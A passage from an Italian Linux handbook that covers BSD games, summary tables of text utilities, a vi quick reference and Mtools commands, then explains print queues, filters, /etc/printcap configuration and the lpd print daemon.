Attraverso le opzioni è possibile incrementare il livello di gioco e attivare l'anteprima del pezzo successivo. Si veda eventualmente la pagina di manuale *tetris(6)* o *tetris-bsd(6)*.

`$` **`tetris-bsd`** [*Invio*]

Ecco come si presenta il gioco dopo un po' di tempo che viene utilizzato:

Score: 74

j - left k - rotate l - right <space> - drop p - pause q - quit

Per dirigere i pezzi si usano i tasti [*j*], [*k*] e [*l*], che servono rispettivamente per spostare a sinistra, ruotare e spostare a destra. Per fare una pausa si usa il tasto [*p*], mentre per far scendere immediatamente un pezzo si usa la [*barra spaziatrice*].

[1] **BSD utils** UCB BSD

[2] **BSD games** UCB BSD

[3] **BSD games** UCB BSD

[4] **BSD games** UCB BSD

[5] **BSD games** UCB BSD

[6] **BSD games** UCB BSD

[7] **Fortune** UCB BSD

[8] **BSD games** UCB BSD

[9] **BSD games** UCB BSD

209 Tabelle riepilogative

Tabella 200.1. Riepilogo dei programmi per la gestione dei file di testo.

Programma	Descrizione
'**cat**'	Emette il contenuto di uno o più file.
'**tac**'	Emette il contenuto dei file invertendo l'ordine delle righe.
'**nl**'	Emette il contenuto dei file numerando le righe.
'**od**'	Converte in ottale.
'**rev**'	Emette il contenuto dei file invertendo i caratteri di ogni riga.
'**fmt**'	Riformatta il testo.
'**pr**'	Rimpagina il testo per la stampa.
'**fold**'	Impagina il testo «piegando» le righe molto lunghe.
'**column**'	Incolonna.
'**colrm**'	Elimina un intervallo di colonne (in caratteri) dal testo.
'**col**'	Filtra alcuni tipi di codici per facilitare la stampa.
'**colcrt**'	Filtra alcuni tipi di codici per facilitare la visualizzazione su terminale.
'**ul**'	Filtra alcuni tipi di codici per visualizzare correttamente evidenziamenti e sottolineature.
'**head**'	Estrae la parte iniziale.
'**tail**'	Estrae la parte finale.
'**split**'	Suddivide.
'**csplit**'	Suddivide in base a un modello.
'**wc**'	Conta le parole.
'**sort**'	Riordina le righe.
'**unique**'	Filtra le righe doppie.
'**comm**'	Confronta due file ordinati.
'**cut**'	Estrae una porzione del contenuto delle righe.
'**paste**'	Unisce le righe di due file in modo sequenziale.
'**join**'	Unisce le righe di due file in base a delle chiavi di ordinamento.
'**ptx**'	Crea un indice del contenuto di un file.

Tabella 201.1. Riepilogo dei programmi per la gestione dei file a livello di byte.

Programma	Descrizione
'**tr**'	Esegue alcune trasformazioni sui caratteri.
'**expand**'	Trasforma i caratteri di tabulazione utilizzando il carattere spazio.
'**unexpand**'	Sostituisce una serie di caratteri spazio con tabulazioni.
'**sum**'	Calcola un codice di controllo (obsoleto)
'**cksum**'	Calcola un codice di controllo.
'**md5sum**'	Calcola un codice di controllo MD5 (una firma MD5).
'**sha1sum**'	Calcola un codice di controllo SHA1 (una firma SHA1).
'**hexdump**'	Mostra il contenuto di un file in esadecimale e in altri formati.
'**hexcat**'	Mostra il contenuto di un file in esadecimale.

Tabella 203.1. Elenco di alcuni programmi di servizio per uso vario.

Programma	Descrizione
'**echo**'	Emette una o più stringhe.
'**printf**'	Compone ed emette delle stringhe.
'**yes**'	Emette continuamente una stringa.
'**false**'	Restituisce sempre il valore *Falso*.
'**true**'	Restituisce sempre il valore *Vero*.
'**test**'	Valuta un'espressione condizionale e ne restituisce il risultato.

Programma	Descrizione
'**expr**'	Valuta un'espressione e ne emette il risultato.
'**tee**'	Fa una copia del flusso dei dati che lo attraversa.
'**printenv**'	Emette l'elenco e il contenuto delle variabili di ambiente.
'**sleep**'	Attende per una durata di tempo determinato.
'**factor**'	Calcola i fattori di un numero.
'**seq**'	Genera una sequenza numerica.

210 Promemoria: VI

Passaggio alla modalità di inserimento:

`I`	Inserisce all'inizio della riga attiva.
`i`	Inserisce prima della posizione attiva.
`A`	Aggiunge alla fine della riga attiva.
`a`	Aggiunge dopo la posizione attiva.
`O`	Inserisce prima della riga attiva (inserendo una riga).
`o`	Aggiunge dopo la riga attiva (inserendo una riga).

Navigazione nel testo:

`h`	Sposta il cursore a sinistra di un carattere.
`j`	Sposta il cursore in basso nella riga successiva.
`k`	Sposta il cursore in alto nella riga precedente.
`l`	Sposta il cursore a destra di un carattere.
`-`	Sposta il cursore all'inizio della riga precedente.
`+`	Sposta il cursore all'inizio della riga successiva.
`w`	Sposta il cursore all'inizio della parola successiva.
`e`	Sposta il cursore alla fine della parola successiva.
`b`	Sposta il cursore all'inizio della parola precedente.
`^`	Sposta il cursore all'inizio della prima parola della riga.
`0`	Sposta il cursore all'inizio della riga.
`$`	Sposta il cursore alla fine della riga.
`H`	Sposta il cursore sulla prima riga che appare sullo schermo.
`M`	Sposta il cursore sulla riga centrale dello schermo.
`L`	Sposta il cursore sull'ultima riga che appare sullo schermo.
`G`	Sposta il cursore sull'ultima riga del file.

*n*G	Sposta il cursore sulla riga identificata dal numero ***n***.
|	Sposta il cursore sulla prima colonna (all'inizio della riga).
n|	Sposta il cursore sulla colonna identificata dal numero ***n***.
:*n*	Sposta il cursore sulla riga identificata dal numero ***n***.
[*Ctrl B*]	Fa scorrere il testo all'indietro di una schermata.
[*Ctrl F*]	Fa scorrere il testo in avanti di una schermata.
[*Ctrl U*]	Fa scorrere il testo all'indietro di mezza schermata.
[*Ctrl D*]	Fa scorrere il testo in avanti di mezza schermata.

Cancellazione del testo:

x	Cancella il carattere che si trova sulla posizione attiva.
J j	Unisce la riga attiva con quella successiva.
dd	Cancella la riga attiva.
d***mod***	Cancella dalla posizione attiva fino all'estensione indicata dal modificatore.
D	agisce come '**d$**'.

Sostituzione e rimpiazzo:

C	Sostituisce dalla posizione attiva alla fine della riga.
cc	Sostituisce la riga attiva a partire dall'inizio.
c***mod***	Sostituisce dalla posizione attiva fino all'estensione indicata dal modificatore.
r***x***	Rimpiazza quanto contenuto nella posizione attiva con ***x***.
~	Inverte maiuscole e minuscole.

Taglia-copia-incolla:

yy	Copia la riga attiva nell'area temporanea.
y***mod***	Copia nell'area temporanea il testo fino all'estensione indicata dal modificatore.
dd	Trasferisce la riga attiva nell'area temporanea.
d***mod***	Trasferisce nell'area temporanea il testo fino all'indicazione dal modificatore.
p	Incolla dopo la posizione del cursore.

`P`	Incolla prima della posizione del cursore.

Taglia-copia-incolla con nome:

`"`***x***`yy`	Copia la riga attiva nell'area temporanea ***x***
`"`***x***`y`***mod***	Copia nell'area temporanea ***x*** il testo fino all'indicazione dal modificatore.
`"`***x***`dd`	Trasferisce la riga attiva nell'area temporanea ***x***.
`"`***x***`d`***mod***	Trasferisce nell'area temporanea ***x*** il testo fino all'indicazione dal modificatore.
`"`***x***`p`	Incolla il contenuto dell'area temporanea ***x*** prima del cursore.
`"`***x***`P`	Incolla il contenuto dell'area temporanea ***x*** dopo il cursore.

Annullamento dei comandi:

`u`	Annulla l'ultimo comando.
`U`	Annulla le modifiche sulla riga attiva.

Caricamento e salvataggio dei file:

`:e` ***nome_file***	Carica il file indicato per poterlo modificare.
`:e!`	Ricarica il file annullando le modifiche fatte nel frattempo.
`:r` ***nome_file***	Legge il file indicato e ne inserisce il contenuto dopo la riga attiva.
`:f`	Mostra il nome e le caratteristiche del file aperto.
`:w`	Salva.
`:w` ***nome_file***	Salva una copia con il nome indicato.
`:wq`	Salva e termina l'esecuzione.
`:q`	Fine lavoro.
`:q!`	Fine lavoro forzato.

Modalità di funzionamento:

`:set [no]autoindent`	Mantiene i livelli di rientro nelle righe nuove.
`:set [no]beautify`	Elimina i caratteri speciali non stampabili.

`:set [no]ignorecase`	Nelle ricerche, ignora la differenza tra maiuscole e minuscole.
`:set [no]list`	Mostra i caratteri di tabulazione e di interruzione di riga.
`:set [no]number`	Visualizza i numeri delle righe.
`:set [no]ruler`	Visualizza le coordinate del cursore alla base dello schermo.

Ricerche:

`/`***modello_regexp***	Cerca in avanti una corrispondenza con il modello indicato.
`?`***modello_regexp***	Cerca all'indietro una corrispondenza con il modello indicato.
`n`	Ripete l'ultimo comando '**/**' o '**?**'.
`N`	Ripete l'ultimo comando '**/**' o '**?**' in modo inverso .

Espressioni regolari di VI:

`.`	Corrisponde a un carattere qualsiasi.
`\`	Fa perdere il significato speciale che può avere il carattere seguente.
`^`	Corrisponde all'inizio di una riga.
`$`	Corrisponde alla fine di una riga.
`[`***abc***`]`	Corrisponde a un carattere qualsiasi tra quelli tra parentesi quadre.
`[^`***abc***`]`	Corrisponde a un carattere qualsiasi diverso da quelli tra parentesi quadre.
`[`***a***`-`***z***`]`	Un carattere qualsiasi nell'intervallo compreso tra ***a*** e ***z***.
`[^`***a***`-`***z***`]`	Un carattere qualsiasi diverso dall'intervallo compreso tra ***a*** e ***z***.

Ricerche e sostituzioni:

:***inizio*** **,** ***fine*** s / ***modello_da_cercare*** / ***sostituzione*** / [g] [c]

```
    |    |                    |
    |    |                    |
    |    |                    `--> «&»   riferimento
    |    |                                alla stringa
    |    |                                trovata
    |    |
    |    |--> «n»   riga n-esima
    |    |--> «$»   ultima riga
    |    `--> «.»   riga corrente
    |
    |--> «n»   riga n-esima
    `--> «.»   riga corrente
```

Attenzione:

:%s / ***modello_da_cercare*** / ***sostituzione*** / [g] [c]

equivale a:

:1,$s / ***modello_da_cercare*** / ***sostituzione*** / [g] [c]

211 Promemoria: comandi principali di Mtools

Comando	Descrizione
`mattrib` [`+a`|`-a`] [`+h`|`-h`] [`+r`|`-r`] ↩ ↪[`+s`|`-s`] ***file_dos***...	Modifica gli attributi dei file Dos elencati.
`mbadblock` ***unità_dos***	Scandisce un'unità Dos alla ricerca di settori difettosi.
`mcd` [***directory_dos***]	Permette di modificare o conoscere la directory corrente delle unità Dos.
`mcopy` [***opzioni***] ***origine***... [***destinazione***]	Consente di copiare file da e verso unità Dos.
`mdel` ***file_dos***...	Cancella i file Dos indicati come argomento.
`mdeltree` ***directory_dos***...	Cancella le directory Dos indicate come argomento.
`mdir` [***opzioni***] ***percorso_dos***...	Elenca i file e il contenuto delle directory indicate come argomenti.
`mmd` ***directory_dos***...	Crea le directory Dos indicate come argomento.
`mmove` ***origine_dos***... ***destinazione_dos***	Sposta o rinomina uno o più file e directory.
`mrd` ***directory_dos***...	Elimina le directory indicate come argomento, purché siano vuote.
`mren` ***origine_dos***... ***destinazione_dos***	Rinomina o sposta uno o più file e directory.
`mtype` [***opzioni***] ***file_dos***...	Emette attraverso lo standard output il contenuto dei file indicati come argomento.

Indice analitico del volume

Appunti di informatica libera 2008

Volume VIII

Iniziare 8

Al momento della pubblicazione di questa edizione, l'unico punto di distribuzione aggiornato e completo dell'opera è quello offerto generosamente dal GARR:

- lettura in linea dell'ultima edizione standard: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/HTML/a2.htm*⟩
- lettura in linea dell'anteprima alla prossima edizione: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/anteprima/a2.htm*⟩
- scarico file: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/*⟩
- scarico file: ⟨*ftp://na.mirror.garr.it/mirrors/appuntilinux/*⟩
- rsync: ⟨*rsync://na.mirror.garr.it/AppuntiLinux/*⟩

Parte xxxv

Stampare

Capitolo 212

Stampa

Tradizionalmente, il dispositivo di stampa permette solo la scrittura, cioè si comporta come un file al quale si possono solo aggiungere dati. In questa situazione, la stampa si ottiene semplicemente trasferendo (copiando) un file alla stampante. Naturalmente, il file deve essere stato predisposto in modo da poter essere interpretato correttamente dalla stampante che si utilizza.

Quando si ha la necessità di applicare una trasformazione al file da stampare, prima che questo raggiunga la stampante, si utilizza normalmente un filtro di stampa, cioè un programma o uno script che può essere inserito in un condotto. I filtri di stampa vengono quindi utilizzati sia per adattare i file da stampare alle caratteristiche particolari della stampante che si ha a disposizione, sia per ottenere degli effetti, come l'aggiunta di intestazioni.

Esistono nel mercato delle stampanti che non si accontentano di ricevere un file per iniziare a stampare, ma richiedono l'utilizzo di un protocollo di comunicazione, che spesso è mantenuto segreto. Queste stampanti, per funzionare, hanno bisogno della presenza di un programma speciale, predisposto dalla casa produttrice; pertanto non sono compatibili in alcun modo con i sistemi GNU. Si tratta in particolare delle stampanti che utilizzano il cosiddetto *Windows printing system*. Si deve fare attenzione quindi, prima di acquistare una stampante da usare con un sistema GNU.

Questa parte del documento, dedicata alla stampa, fa riferimento a concetti che possono essere chiariti solo più avanti, come la stampa remota e l'utilizzo di strumenti grafici. Sotto questo aspetto, l'argomento dovrebbe essere trattato più tardi; tuttavia, dal momento che l'esigenza di stampare si avverte molto presto, l'argomento viene anticipato. Pertanto, chi ha l'esigenza di realizzare un servente di stampa in grado di ricevere richieste da una rete, se non è già informato su queste cose, deve attendere e leggere una serie di capitoli sul TCP/IP nel volume X.

Per poter utilizzare la stampante con un sistema GNU/Linux, occorre avere compilato il kernel inserendo la gestione delle porte di comunicazione necessarie e della stampa stessa.

212.1 Dispositivi e stampa brutale

I file di dispositivo associati alla stampa, in un sistema GNU/Linux, dipendono dal tipo di porta di comunicazione utilizzato. A titolo di esempio, la prima stampante collegata su porta parallela dovrebbe essere accessibile attraverso il file di dispositivo '`/dev/lp0`', mentre alla prima stampante collegata a un bus USB si associa di solito il file '`/dev/usb/lp0`'.

Eventualmente, si può controllare con il comando seguente:

$ **dmesg | less** [*Invio*]

Dal risultato che si ottiene, si deve cercare una riga simile a quella seguente:

```
lp0: using parport0 (polling)
```

L'utente '**root**' può utilizzare direttamente il dispositivo di stampa copiando su di esso il file che vuole stampare:

cp stampa.prn /dev/lp0 [*Invio*]

Si tratta comunque di un modo di utilizzo della stampante decisamente sconsigliabile o quantomeno da riservare a circostanze particolari. Un'azione del genere corrisponde a quello che in ambiente Dos si può fare nel modo seguente:

C:> **COPY /B STAMPA.PRN LPT1:** [*Invio*]

212.2 Visione generale e astratta

Il sistema di stampa tipico si avvale di una coda, ovvero di un deposito in cui accodare i file da inviare alla stampante. Di solito, il programma che si occupa di inserire il file da stampare nella coda non fa altro: per inviare questi file alla stampante c'è un demone apposito che attende di vedere qualcosa nella coda (figura 212.2).

Figura 212.2. Coda di stampa in un sistema locale chiuso.

Quando il sistema di stampa gestisce anche le stampe remote, si introduce un protocollo di comunicazione e, assieme a questo, anche qualche problema in più. Dal lato dell'elaboratore che offre il servizio ci deve essere un demone in grado di ricevere queste richieste di stampa, con il compito di accodare tali stampe nel proprio sistema (figura 212.3).

Figura 212.3. Coda di stampa in un sistema che riceve richieste dall'esterno, attraverso la rete.

Per inviare una richiesta di stampa a un elaboratore remoto, ci possono essere due tipi di approcci. Nella situazione più semplice, un programma potrebbe provvedere da solo a ricevere il file da stampare e a instaurare la connessione con il nodo di rete remoto al quale questo deve essere rinviato per la stampa; in alternativa, potrebbe essere la stessa coda di stampa locale che si occupa di rinviare la stampa a un nodo di rete remoto (figura 212.4).

Figura 212.4. Trasmissione delle stampe a un nodo di rete remoto.

Spesso, molte funzionalità sono raggruppate assieme in uno stesso programma, o in uno stesso demone. Per esempio, è normale che il demone che si occupa di provvedere alla stampa di ciò che trova nella coda, sia anche in grado di ricevere una richiesta di stampa dall'esterno, provvedendo da solo ad accodarla, ed è normale che lo stesso demone sia in grado di instaurare una connessione con un altro servizio di stampa remoto quando deve demandare la stampa a quel sistema.

212.2.1 Problemi collegati con la stampa remota

La stampa remota introduce tanti piccoli problemi e spesso si deve penare un po' prima di arrivare al risultato. Per prima cosa è necessario che ci sia accordo tra il programma che invia una richiesta di stampa e quello che deve riceverla, cosa questa che riguarda la coerenza con i protocolli relativi. Tuttavia, il protocollo standard che esiste attualmente è insufficiente per le esigenze reali (RFC 1179) e ogni sistema di stampa introduce le sue estensioni più o meno incompatibili con gli altri.

Quando un sistema offre un servizio attraverso la rete, come nel caso di un servente di stampa, si pone il problema di non accettare tutte le richieste incondizionatamente e di stabilire chi sia abilitato ad accedere. In pratica, occorre autenticare gli accessi. Questo problema non è previsto dal protocollo citato e il sistema di stampa che vuole essere compatibile con tutto, può solo limitarsi a selezionare gli accessi in base alla loro origine.

L'ultimo problema da considerare è legato al fatto che con la stampa remota si fanno transitare le informazioni relative attraverso la rete, rischiando l'intercettazione di informazioni che potrebbero essere delicate. Un sistema di stampa evoluto potrebbe prevedere la cifratura di queste comunicazioni, introducendo una propria estensione al protocollo standard.

212.2.2 Filtri di stampa

Nel momento in cui si considera che per stampare si prepara un file e lo si invia alla stampante, per gestire stampanti di tipo diverso in modo trasparente, basta realizzare dei programmi filtro appositi con lo scopo di rielaborare i dati nel modo più opportuno prima di passarli effettivamente alla stampante.

Questi programmi filtro potrebbero essere inseriti in diversi punti della catena di un sistema di stampa; in particolare si potrebbe scegliere se questa elaborazione deve avvenire prima dell'inserimento nella coda di stampa, o se questo debba avvenire dopo. Di solito, i file vengono messi nella coda così come sono, ed è il demone di stampa che si occupa di farli rielaborare da un programma filtro adatto (figura 212.5).

Figura 212.5. Introduzione di un filtro in un sistema di stampa tipico.

directory usata come coda di stampa `/var/spool/...`

demone di stampa

alla stampante locale o remota

programmao filtro che rielabora

Tuttavia, occorre considerare che si possono fare delle acrobazie imprevedibili per un principiante, per cui la distinzione non diventa più tanto netta. Infatti, capita a volte che il programma filtro prenda i dati e non restituisca nulla, o meglio, invece di restituire qualcosa nel modo previsto, potrebbe farci qualcosa di diverso (si vede la sezione 212.2.4 e la figura 212.6).

212.2.3 Stampanti virtuali multiple

Un sistema di stampa come descritto astrattamente in queste sezioni, potrebbe essere in grado di gestire code differenti, senza che questo implichi la disponibilità effettiva di più stampanti collegate allo stesso elaboratore. Dal punto di vista del sistema di stampa, queste code sono delle stampanti «virtuali» collegate in qualche modo a delle stampanti reali.

Per fare un esempio pratico, un sistema di stampa potrebbe essere stato configurato in modo da avere due code di stampa: per una stampante locale per una stampante remota. In questo modo, quando si richiede di stampare utilizzando una coda, si ottiene alla fine la stampa attraverso la propria stampante locale, mentre utilizzando l'altra, si ottiene l'invio di una richiesta di stampa a un sistema remoto.

Le possibilità non si limitano a questo; per esempio le code potrebbero essere state distinte perché a ognuna di queste viene attribuito un filtro di stampa diverso, di solito per permettere di utilizzare una stampante differente da quella solita. Per esempio, si potrebbe avere la coda

denominata '**lp**' per la stampa diretta senza filtri; la coda '**lp-lj**' da utilizzare quando si collega una stampante HP Laserjet o compatibile; la coda '**lp-ps**' da utilizzare quando si collega una stampante PostScript.

212.2.4 Quando il meccanismo dei filtri non funziona bene

In precedenza è stato mostrato lo schema di un sistema di stampa che permette l'inserimento di un filtro prima di arrivare alla stampante. Si è accennato anche al fatto che il demone che legge la coda, mandando i dati al filtro, potrebbe essere difettoso e non essere in grado di rileggere ciò che restituisce il filtro stesso. In questi casi, che sono capitati effettivamente, si può attuare un rimedio, apparentemente un po' strano: il programma filtro, invece di restituire il risultato della sua elaborazione attraverso lo standard output, lo invia in un'altra coda di stampa, per la quale non è previsto alcun filtro (figura 212.6).

Figura 212.6. Quando il meccanismo del filtro è zoppicante.

Riprendendo l'esempio già descritto in precedenza, in cui la coda denominata '**lp**' è prevista per la stampa diretta senza filtri e la '**lp-lj**' è fatta per stampare attraverso una stampante HP Laserjet o compatibile, il filtro abbinato a questa seconda coda, potrebbe semplicemente inviare il risultato della sua elaborazione nella coda di stampa normale, '**lp**', che non avendo filtri non ha alcun problema.

212.3 Sistema di stampa BSD o compatibile

Nei sistemi Unix non esiste un sistema di stampa «standard» per vari motivi, a cominciare dal fatto che i pochi riferimenti disponibili hanno caratteristiche insufficienti rispetto alle esigenze attuali. Bene o male, i comandi per la stampa tendono a imitare il comportamento del sistema di stampa BSD, ovvero il lavoro di Berkeley. [1] Alcune distribuzioni GNU/Linux utilizzano proprio il sistema BSD, altre preferiscono qualcosa di più potente che gli assomiglia vagamente. In generale, non è il caso di approfondire questo o quel sistema di stampa, proprio perché si tratta di una materia in evoluzione, a meno che ci siano delle esigenze particolari, nel qual caso si possono studiare le pagine di manuale o la documentazione che accompagna il sistema di stampa che offre la propria distribuzione GNU.

Figura 212.7. Coda di stampa in stile BSD.

Come si può vedere nella figura 212.7, il sistema di stampa in stile BSD si avvale del programma '**lpr**' per accodare le stampe e del demone '**lpd**' per gestire la stampa di ciò che è stato accodato, oltre che per ricevere le richieste attraverso la rete. Fa parte della tradizione anche il file di configurazione '`/etc/printcap`', nel quale vengono definite le varie code di stampa, a cui si possono abbinare o meno dei filtri opportuni.

212.3.1 Configurazione con «/etc/printcap»

La configurazione di un sistema di stampa in stile BSD avviene principalmente attraverso il file '`/etc/printcap`', con il quale si definiscono le code di stampa e il loro comportamento. Il suo contenuto è organizzato in record, dove ognuno di questi contiene le informazioni relative a una coda. I campi di questi record sono separati da due punti verticali (alle volte doppi e altre singoli) e possono essere spezzati su più righe, utilizzando la barra obliqua inversa ('\') seguita immediatamente dal codice di interruzione di riga. Si osservi il fatto che l'ultimo campo è concluso da due punti.

***campo_1* : *campo_2* : ... : *campo_n* :**

campo_1 : \
    : *campo_2* : \
    : *campo_3* : \
    ...
    : *campo_n_1* : \
    : *campo_n* :

Il sistema di stampa BSD originale richiede il simbolo di continuazione delle righe nel caso i record vengano spezzati, mentre altri sistemi compatibili, potrebbero farne a meno. In generale, è sempre meglio indicare la continuazione, anche se ciò non dovesse servire.

All'interno di questo file si possono trovare le indicazioni di code differenti che si riferiscono a un'unica stampante reale, per esempio quando si utilizzano configurazioni multiple per la stessa unità fisica.

Si osservi che il simbolo '**#**' rappresenta l'inizio di un commento, con il quale, il testo che segue fino alla fine della riga non viene tenuto in considerazione; nello stesso modo vengono ignorate le righe vuote e quelle bianche.

Viene mostrato subito un esempio, il cui contenuto viene poi descritto gradualmente in questa sezione:

```
# Stampante predefinita
lp|laserjet|HP Laserjet:\
        :sd=/var/spool/lpd/lp:\
        :mx#0:\
        :sh:\
        :lp=/dev/lp0:\
        :if=/var/spool/lpd/lp/filtro:

# Stampa di testo
ascii:\
        :sd=/var/spool/lpd/tx:\
        :mx#0:\
        :sh:\
        :lp=/dev/lp0:\
        :if=/var/spool/lpd/ascii/filtro:

# Stampa diretta senza filtri
bare:\
        :sd=/var/spool/lpd/bare:\
        :mx#0:\
        :sh:\
        :lp=/dev/lp0:

# Stampante condivisa dell'elaboratore weizen.mehl.dg
net:\
```

```
        :sd=/var/spool/lpd/net:\
        :mx#0:\
        :sh:\
        :rm=weizen.mehl.dg:\
        :rp=lp:\
        :if=/var/spool/lpd/net/filtro:
```

Il primo campo di ogni record identifica tutti gli pseudonimi possibili di una certa coda di stampa, solitamente per identificare anche la stampante a cui la coda è abbinata. Questi sono separati da una barra verticale. Gli altri campi contengono tutti una sigla identificativa composta da due caratteri, seguita eventualmente da un valore che gli viene attribuito.

nome_coda [| ***nome_stampante***]... : { ***sigla_campo*** [***assegnamento***] : }...

La presenza di queste sigle permette in pratica di avere un numero variabile di campi, con un ordine variabile, dove solo il primo ha un ruolo prestabilito: quello di identificare la coda.

Nel preparare questo file è molto importante fare bene attenzione a non lasciare spazi di qualunque tipo dopo i simboli di continuazione ('\'), altrimenti questi simboli verrebbero intesi solo come una sequenza di escape che conferma il valore letterale del carattere che segue e non ci sarebbe alcuna continuazione. Questa considerazione è importante, perché poi è difficile scoprire errori del genere.

Il sistema di stampa BSD tradizionale prevede una quantità molto grande di campi nei record di '`/etc/printcap`'. Le esigenze attuali sono tali per cui i campi che si utilizzano in pratica sono molto pochi e non vale la pena di approfondire tecniche ormai superate, riferite a campi che in alcuni sistemi derivati potrebbero anche non essere più disponibili. La tabella 212.9 riepiloga i campi più comuni.

Tabella 212.9. I campi più importanti dei record che compongono il file '`/etc/printcap`'.

Campo	Significato	Descrizione
`if`	*Input filter*	Filtro di ingresso.
`lf`	*Log file*	File per la registrazione degli errori.
`af`	*Account file*	File per la registrazione della contabilità.
`lp`	*Line printer*	File di dispositivo di stampa.
`mx`	*Max*	Dimensione massima di una stampa.
`pl`	*Page length*	Altezza della pagina in righe.
`pw`	*Page width*	Larghezza della pagina in caratteri.
`pc`	*Price*	Prezzo per pagina.
`rm`	*Remote machine*	Nodo di rete remoto per la stampa.

Campo	Significato	Descrizione
`rp`	*Remote printer*	Coda di stampa remota.
`sd`	*Spool directory*	Directory usata per la coda.
`sf`	*Suppress feed*	Soppressione dell'avanzamento di separazione.
`sh`	*Suppress header*	Soppressione dell'intestazione.

I campi possono servire a indicare informazioni di tipo diverso e a seconda di questo cambia il modo con cui i dati relativi sono indicati:

- campi alfanumerici -- dopo il nome del campo viene aggiunto il simbolo '**`=`**' seguito dalla stringa racchiusa eventualmente tra apici doppi;
- campi numerici -- dopo il nome del campo viene aggiunto il simbolo '**`#`**' seguito dal numero;
- campi booleani -- hanno il valore *Vero* se appaiono nel record.

Campo	Descrizione
`if=`***filtro_di_ingresso***	Indica il percorso assoluto del programma, o dello script, che serve come filtro dei dati in ingresso. Il programma o lo script in questione deve essere in grado di ricevere i dati dallo standard input e di emettere il risultato attraverso lo standard output.
`lf=`***file_delle_registrazioni***	Permette di specificare il percorso assoluto di un file da utilizzare come registro degli eventi importanti che riguardano la stampa. In generale serve per annotare gli errori.
`lp=`***file_di_dispositivo***	È indispensabile e serve a indicare il file di dispositivo corrispondente alla porta presso cui è connessa la stampante.
`mx#`***n***	Indica la dimensione massima (in multipli di 1024 byte) di un file di stampa. Di solito, questo campo viene indicato con il valore zero ('**`mx#0`**'), per non porre alcun limite di dimensione.
`rm=`***nodo***	Indica un nodo di rete a cui ci si deve connettere per richiedere la stampa.
`rp=`***nome_coda_remota***	Si utilizza in abbinamento con il campo '**`rm`**', allo scopo di indicare esplicitamente il nome della coda di stampa remota.
`sd=`***directory_contenente_la_coda***	Indica il percorso della directory da utilizzare per la gestione di questa coda. In linea di principio, dovrebbe essere possibile usare una sola directory per più code di stampa, al contrario di quanto si vede nell'esempio introduttivo.
`sf`	È un campo booleano che, se presente, elimina l'avanzamento della carta alla fine di ogni processo di stampa.
`sh`	È un campo booleano che, se presente, elimina l'emissione dell'informazione sul programma cliente che ha richiesto la stampa, nella pagina di intestazione (ovvero di separazione) tra un processo di stampa e il successivo. Se viene usato in combinazione con '**`sf`**', viene eliminata completamente la pagina di separazione.

Di seguito vengono descritte alcune porzioni dell'esempio introduttivo.

```
bare:\
        :sd=/var/spool/lpd/bare:\
        :mx#0:\
        :sh:\
        :lp=/dev/lp0:
```

La voce '**bare**' indica semplicemente le informazioni seguenti:

- la directory usata per la coda di stampa è '/var/spool/lpd/bare/', tenendo conto che la scelta del nome finale '.../bare/' non è obbligatoria, ma è solo conveniente all'amministratore del sistema;
- l'indicazione della dimensione massima del file è azzerata, stando a significare che non vengono posti dei limiti;
- la pagina di intestazione non viene generata;
- il file di dispositivo corrispondente alla porta della stampante è '/dev/lp0'.

La cosa importante da notare in questo tipo di definizione è che non è stato indicato un filtro per i dati. Ciò significa che i dati da inviare alla stampante non subiscono trasformazioni; infatti, il nome '**bare**' è stato scelto opportunamente.

```
lp|laserjet|HP Laserjet:\
        :sd=/var/spool/lpd/lp:\
        :mx#0:\
        :sh:\
        :lp=/dev/lp0:\
        :if=/var/spool/lpd/lp/filtro:
```

Questo record del file '/etc/printcap' è più complesso. Per prima cosa si nota che è possibile fare riferimento a questo utilizzando tre nomi possibili: '**lp**', '**laserjet**' o '**HP Laserjet**'. A parte questo, si nota l'inserimento di un filtro di ingresso. Il file '/var/spool/lpd/lp/filtro' potrebbe essere un programma o uno script che esegue un qualche tipo di trasformazione sui dati ricevuti.

```
net:\
        :sd=/var/spool/lpd/net:\
        :mx#0:\
        :sh:\
        :rm=weizen.mehl.dg:\
        :rp=lp:\
        :if=/var/spool/lpd/net/filtro:
```

Questo esempio rappresenta un record del file '/etc/printcap' che dichiara l'utilizzo di una stampante remota. La differenza sta quindi nel fatto che il campo '**lp**' è assente e al suo posto si utilizzano '**rm**' e '**rp**' per indicare rispettivamente il nome dell'elaboratore remoto (*weizen.mehl.dg*) e il nome della coda presso l'elaboratore remoto.

Quando si utilizza una stampante remota, nel caso in cui i dati da stampare richiedano un'elaborazione attraverso un filtro, occorre decidere se tale elaborazione debba avvenire prima dell'invio, o alla destinazione. In questo caso, viene indicato un filtro attraverso il campo '**if**': probabilmente, la coda corrispondente al nome '**lp**' dell'elaboratore remoto non ha un filtro adatto.

212.3.2 Servizio di stampa

Il servizio di stampa nel sistema derivato da BSD è gestito dal demone '**lpd**'. Questo si occupa principalmente di scandire le code e di mettere in stampa ciò che vi dovesse trovare. È anche in grado di ricevere richieste di stampa attraverso la rete, occupandosi di metterle in coda; infine, è anche capace di inviare una richiesta di stampa a un nodo di rete remoto.

In condizioni normali, '**lpd**' non richiede argomenti nella riga di comando; comunque, la sintassi degli argomenti di '**lpd**' è molto diversa da un sistema all'altro.

> Ogni sistema di stampa utilizza le proprie tecniche di autorizzazione per concedere l'accesso al servizio di stampa. In generale, un sistema di stampa installato attraverso i pacchetti della propria distribuzione GNU/Linux dovrebbe consentire la stampa quando questa è richiesta a partire dallo stesso elaboratore locale; mentre per consentire l'accesso dall'esterno, occorre predisporre altri file di configurazione che non sono standard.

Di solito, il servizio di stampa viene avviato e arrestato attraverso uno script della procedura di inizializzazione del sistema, che potrebbe assomigliare all'esempio seguente:

```
#!/bin/sh

test -f /usr/sbin/lpd || exit 0

case "$1" in
  start)
        echo -n "Avvio del servizio di stampa: "
        /usr/sbin/lpd
        echo
        ;;
  stop)
        echo -n "Disattivazione del servizio di stampa: "
        killall lpd
        echo
        ;;
  *)
        echo "Utilizzo: lpd {start|stop}"
        exit 1
esac
```

Dal momento che la stampa è controllata da un demone, quando si modifica il file di configurazione '`/etc/printcap`', bisogna fare in modo che '**lpd**' lo rilegga. Questo lo si può ottenere arrestando e riavviando il servizio, oppure inviando al processo del demone un segnale di

aggancio (‘**SIGHUP**’):

```
kill -HUP pid_di_lpd
```

212.3.3 Stampante predefinita

